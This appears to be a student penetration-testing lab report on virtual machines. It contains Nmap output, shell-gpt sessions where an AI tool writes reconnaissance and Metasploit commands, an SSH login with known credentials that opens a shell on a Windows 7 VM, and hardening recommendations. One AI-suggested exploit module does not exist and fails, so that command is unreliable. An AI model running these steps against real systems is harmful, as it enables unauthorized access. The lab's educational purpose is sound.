# Nmap 7.95 scan initiated Thu Apr 30 09:03:04 2026 as: /usr/lib/nmap/nmap --privileged -F -A -iL network.txt -v0 -oN comprehensive_scan.txt
Nmap scan report for 10.0.2.1
Host is up (0.0021s latency).
Not shown: 99 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
53/tcp    open  domain  dnsmasq 2.78
| dns-nsid:
|_ bind.version: dnsmasq-2.78
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95RE=4ND=4/30NOT=53NCT=7NCTU=31845NPV=YKDS=1NDC=0MG=YDM=525400RT
OS:M=69F35361NP=v86_64-pc-linux-gnu)SEQ(SP=44NGCD=1NISR=78NTI=1NCI=1NII=1RIN
OS:SS=0NTS=U)SEQ(SP=44NGCD=1NISR=78NTI=1NCI=1NII=1RINIS=U)SEQ(SP=58NGCD=1NIS
OS:R=60NTI=1NCI=1NII=1RINSS=0NTS=U)SEQ(SP=58NGCD=1NISR=60NTI=1NCI=1NII=1RINSS
OS:=0NTS=U)SEQ(SP=58NGCD=1NISR=60NTI=1NCI=1NII=1RINSS=0NTS=U)OP(SO=1M5B4R02=
OS:M5B4R03=M5B4R04=M5B4R05=M5B4R06=M5B4WIN(WI=8000RM2=8000RM3=8000RM4=8000
OS:XMS=8000RM6=8000)ECN(R=YKDF=NR=FFPM=8000KS=M5B4KCC=NRQ=)T1(R=YKDF=NR=F
OS:PKS=0MA=S+MF=ASARQ=0MQ=)T2(R=N)T3(R=YKDF=NR=FFPM=8000KS=0MA=S+MF=ASARQ=M
OS:5B4RQ=0MQ=)T4(R=YKDF=NR=FFPM=8000KS=AKA=SNF=ARQ=NRQ=)T5(R=YKDF=NR
OS:T=FFPM=8000KS=AKA=S+MF=ARQ=NRQ=)T6(R=YKDF=NR=FFPM=8000KS=AKA=SNF=A
OS:RQ=NRQ=NRQ=)T7(R=YKDF=NR=FFPM=8000KS=AKA=S+MF=ARQ=NRQ=)U1(R=YKDF=
OS:NKT=FFK1PL=38XUN=0AR1PL=0AR1PCX=0AR1UCK=0AR1UD=G)IE(R=YKDF=NR=FFPM
OS:D=S)

```

```
(kali@18-C)-[~]
$ sgpt --chat bugsearching --shell "run a fast nmap scan using -A against 10.0.2.4 with low verbosity writing the results to bugsearch.txt"
nmap -A -T4 -v1 10.0.2.4 -oN bugsearch.txt
[Execute, Modify, Describe, Abort]: e
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-30 09:12 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 09:12
Completed NSE at 09:12, 0.00s elapsed
Initiating NSE at 09:12
Completed NSE at 09:12, 0.00s elapsed
Initiating NSE at 09:12
Completed NSE at 09:12, 0.00s elapsed
Initiating ARP Ping Scan at 09:12
Scanning 10.0.2.4 [1 port]
Completed ARP Ping Scan at 09:12, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:12
Completed Parallel DNS resolution of 1 host. at 09:12, 0.01s elapsed
Initiating SYN Stealth Scan at 09:12
Scanning 10.0.2.4 [1000 ports]
Discovered open port 22/tcp on 10.0.2.4
Discovered open port 49152/tcp on 10.0.2.4
Discovered open port 49154/tcp on 10.0.2.4
Discovered open port 49158/tcp on 10.0.2.4
Discovered open port 49153/tcp on 10.0.2.4
Discovered open port 5357/tcp on 10.0.2.4
Discovered open port 49156/tcp on 10.0.2.4
Discovered open port 445/tcp on 10.0.2.4
Discovered open port 139/tcp on 10.0.2.4
Discovered open port 135/tcp on 10.0.2.4
Discovered open port 49155/tcp on 10.0.2.4
Completed SYN Stealth Scan at 09:12, 1.30s elapsed (1000 total ports)
Initiating Service scan at 09:12
```

```
(kali@18-C)-[~]
$ sgpt --chat bugsearching --shell "within bugsearch.txt copy only the port, service, and version information to a new file called researchdata.txt"
grep -E '[0-9]+/tcp|^[0-9]+/udp' bugsearch.txt | awk '{print $1, $3, $4, $5, $6, $7, $8, $9}' > researchdata.txt
[Execute, Modify, Describe, Abort]: e

(kali@18-C)-[~]
$ cat researchdata.txt
22/tcp ssh OpenSSH 6.7 (protocol 2.0)
135/tcp msrpc Microsoft Windows RPC
139/tcp netbios-ssn Microsoft Windows netbios-ssn
445/tcp microsoft-ds Windows 7 Enterprise 7601 Service Pack
5357/tcp http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp msrpc Microsoft Windows RPC
49153/tcp msrpc Microsoft Windows RPC
49154/tcp msrpc Microsoft Windows RPC
49155/tcp msrpc Microsoft Windows RPC
49156/tcp msrpc Microsoft Windows RPC
49158/tcp msrpc Microsoft Windows RPC
```

```
(kali@18-C)-[~]
$ sgpt --chat bugsearching --shell "using searchsploit display exploits for 5357/tcp http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)"
searchsploit Microsoft HTTPAPI httpd 2.0 SSDP UPnP
[Execute, Modify, Describe, Abort]: e
Exploits: No Results
Shellcodes: No Results
```

```
(kali@18-C)-[~]
$ sgpt --chat bugsearching --shell "access the internet and display the vulnerabilities for OpenSSH < 7.4 -agent Protocol Arbitrary Library Loading"
curl -s "https://www.cvedetails.com/vulnerability-list/vendor_id-97/product_id-585/version_id-200870/OpenSSH-7.3.html" | grep -i "OpenSSH < 7.4 -agent Protocol Arbitrary Library Loading"
[Execute, Modify, Describe, Abort]: e

(kali@18-C)-[~]
$ sgpt --chat bugsearching --shell "run an exploit for OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading on the remote host 10.0.2.4"
msfconsole -q -x "use exploit/unix/ssh/openssh_agent_protocol; set RHOSTS 10.0.2.4; run"
[Execute, Modify, Describe, Abort]: e
[-] No results from search
[-] Failed to load module: exploit/unix/ssh/openssh_agent_protocol
RHOSTS => 10.0.2.4
[-] Unknown command: run. Run the help command for more details.
msf >
```



```

(kali@kali-C)-[~]
$ sgpt --chat bugsearching --shell "use metasploit to execute a command on ssh target 10.0.2.4 with username IEUser and password Passw0rd!"
msfconsole -q -x "use auxiliary/scanner/ssh/ssh_login; set RHOSTS 10.0.2.4; set USERNAME IEUser; set PASSWORD Passw0rd!; set COMMAND 'your_command_here'; run"
[*] Excute, [M]odify, [D]escribe, [A]bort: m
msfconsole -q -x "use auxiliary/scanner/ssh/ssh_login; set RHOSTS 10.0.2.4; set USERNAME IEUser; set PASSWORD Passw0rd!; set COMMAND 'whoami'; run"
[*] Excute, [M]odify, [D]escribe, [A]bort: e
RHOSTS => 10.0.2.4
USERNAME => IEUser
PASSWORD => Passw0rd!
[!] Unknown datastore option: COMMAND.
COMMAND => whoami
[*] 10.0.2.4:22 - Starting bruteforce
[*] 10.0.2.4:22 - Success: 'IEUser:Passw0rd!' 'sh: id: command not found'
[*] SSH session 1 opened (10.0.2.15:46149 -> 10.0.2.4:22) at 2026-04-30 10:29:36 -0400
** This session may be vulnerable to 'store now, decrypt later' attacks.
[*] 10.0.2.4:22 - While a session may have opened, it may be bugged. If you experience issues with it, re-run this module with 'set gatherproof false'. Also consider submitting an issue at github.com/rapid7/metasploit-framework with device details so it can be handled in the future.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) >

```

```
msf auxiliary(scanner/ssh/ssh_login) > sessions
```

Active sessions

Id	Name	Type	Information	Connection
1		shell	unknown	SSH kali @ 10.0.2.15:46149 -> 10.0.2.4:22 (10.0.2.4)

```
msf auxiliary(scanner/ssh/ssh_login) >
```

```

(kali@kali-C)-[~]
$ ssh IEUser@10.0.2.4
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to 'store now, decrypt later' attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
IEUser@10.0.2.4's password:
Last login: Sun Apr 26 08:25:46 2026 from 10.0.2.15
-sh-4.1$ whoami
iewin7\ieuser
-sh-4.1$ hostname
IEWIN7
-sh-4.1$ systeminfo

Host Name:                IEWIN7
OS Name:                  Microsoft Windows 7 Enterprise
OS Version:               6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:
Registered Organization:   Microsoft
Product ID:                00392-572-8000024-85020
Original Install Date:     1/2/2018, 5:21:25 PM
System Boot Time:          4/26/2026, 7:13:30 AM
System Manufacturer:       innotek GmbH
System Model:              VirtualBox
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 6 Model 186 Stepping 2 GenuineInt
el ~2920 Mhz
BIOS Version:              innotek GmbH VirtualBox, 12/1/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              en-us:English (United States)
Input Locale:               en-us:English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     3,584 MB
Available Physical Memory: 2,976 MB
Virtual Memory: Max Size:  7,165 MB
Virtual Memory: Available: 6,562 MB
Virtual Memory: In Use:    603 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\IEWIN7
Hotfix(s):                 211 Hotfix(s) Installed.
                           [01]: KB2849697
                           [02]: KB2849696
                           [03]: KB2841134
                           [04]: KB2670838
                           [05]: KB2830477
                           [06]: KB2592687
                           [07]: KB2425227

```

```

-sh-4.1$ ls
AppData
Application Data
Contacts
Cookies
Desktop
Documents
Downloads
Favorites
Links
Local Settings
Music
My Documents
NTUSER.DAT
NTUSER.DAT{6cccd2f1-6e01-11de-8bed-001e0bcd1824}.TM.blf
NTUSER.DAT{6cccd2f1-6e01-11de-8bed-001e0bcd1824}.TMContainer000000000000000000
001.regtrans-ms
NTUSER.DAT{6cccd2f1-6e01-11de-8bed-001e0bcd1824}.TMContainer000000000000000000
002.regtrans-ms
NetHood
Pictures
Printhood
Recent
Saved Games
Searches
SendTo
Start Menu
Templates
Videos
ntuser.dat.LOG1
ntuser.dat.LOG2
ntuser.ini
-sh-4.1$

```

```

-sh-4.1$ pwd
/cygdrive/c/Users/IEUser
-sh-4.1$ cd /cygdrive/c
-sh-4.1$ cd Users
-sh-4.1$ ls
All Users  Default  Default User  IEUser  Public  desktop.ini  sshd_server
-sh-4.1$

```

8.Recommendations

Based on the vulnerabilities that we found and were able to exploit on **Metasploit**, **Windows xp** and **windows 7** machines, we recommend the following security improvements:

For Metasploit:

1. **Disable Telnet service:** Telnet is insecure as it transmits data in plain text. It should be disabled and replaced with SSH to ensure secure communication.
2. **Update FTP service:** The FTP service (e.g., vsftpd) should be updated to the latest version to eliminate known vulnerabilities, including potential backdoor exploits.
3. **Remove default credentials:** Default usernames and passwords (e.g., *msfadmin/msfadmin*) should be replaced with strong and unique credentials.
4. **Enforce strong password policies:** Passwords should include a combination of letters, numbers, and special characters to reduce the risk of brute-force attacks.
5. **Implement firewall rules:** Restrict access to unnecessary ports and limit exposure of critical services to trusted sources only.
6. **Apply regular updates and patches:** Systems should be kept up to date to address known vulnerabilities and improve overall security.
7. **Monitor system activity:** Continuous monitoring should be implemented to detect suspicious behaviour and unauthorized access attempts.

For Windows xp:

1. **Apply security patches (MS08-067, MS17-010):**
These vulnerabilities allow full system compromise and must be patched to prevent remote exploitation.
2. **Disable SMBv1:**
SMBv1 is outdated and insecure. It should be disabled to reduce exposure to known attacks.
3. **Upgrade the operating system:**
Windows XP is no longer supported and should be upgraded to a modern, secure version of Windows.
4. **Enable and configure a firewall:**
A firewall should be implemented to restrict access to critical ports such as port 445 and limit unauthorized connections.
5. **Implement system monitoring:**
Continuous monitoring should be used to detect unusual activity and respond to potential security incidents.

For Windows 7:

1. **Enforce strong SSH authentication:**
Weak credentials allowed unauthorized access. Strong password policies should be enforced, and password-based authentication should be limited or replaced with key-based authentication.
2. **Disable or secure unnecessary SSH access:**
If SSH is not required, it should be disabled. Otherwise, restrict access to trusted IP addresses only.
3. **Disable anonymous SMB access:**
Anonymous access to shared folders should be disabled to prevent unauthorized users from accessing system resources.
4. **Restrict SMB share permissions:**
Access permissions should be properly configured to prevent unauthorized read/write access to shared directories.
5. **Disable file upload permissions for public shares:**
Write access to shared folders should be restricted to prevent attackers from uploading malicious files.
6. **Disable SMBv1 protocol:**
SMBv1 is outdated and insecure and should be disabled to reduce exposure to known attacks.
7. **Apply system updates and patches:**
The system should be regularly updated to fix known vulnerabilities in services such as SMB and SSH.
8. **Monitor system activity:**
Logging and monitoring should be implemented to detect unauthorized access attempts or suspicious activity.

9. Conclusion

In this project, we were able to apply the full ethical hacking process on three target systems, which included Metasploitable, Windows XP, and Windows 7. Through reconnaissance, scanning, vulnerability assessment, and exploitation, we discovered some critical vulnerabilities and were able to launch several successful exploits to make use of these vulnerabilities. Doing this helps us better understand how we can improve the security of systems to make sure the least number of vulnerabilities are found and are exploitable.

We also used ChatGPT to assist us in generating commands and guiding us in many different phases of the ethical hacking process, this shows how we are able to use AI tools to improve the efficiency while performing ethical hacking.

The results also showed us how insecure configurations and weak security practices can lead to unauthorized access and system compromise. This project shows the importance of proper system maintenance, regular updates, and strong security controls to protect against real-world attacks.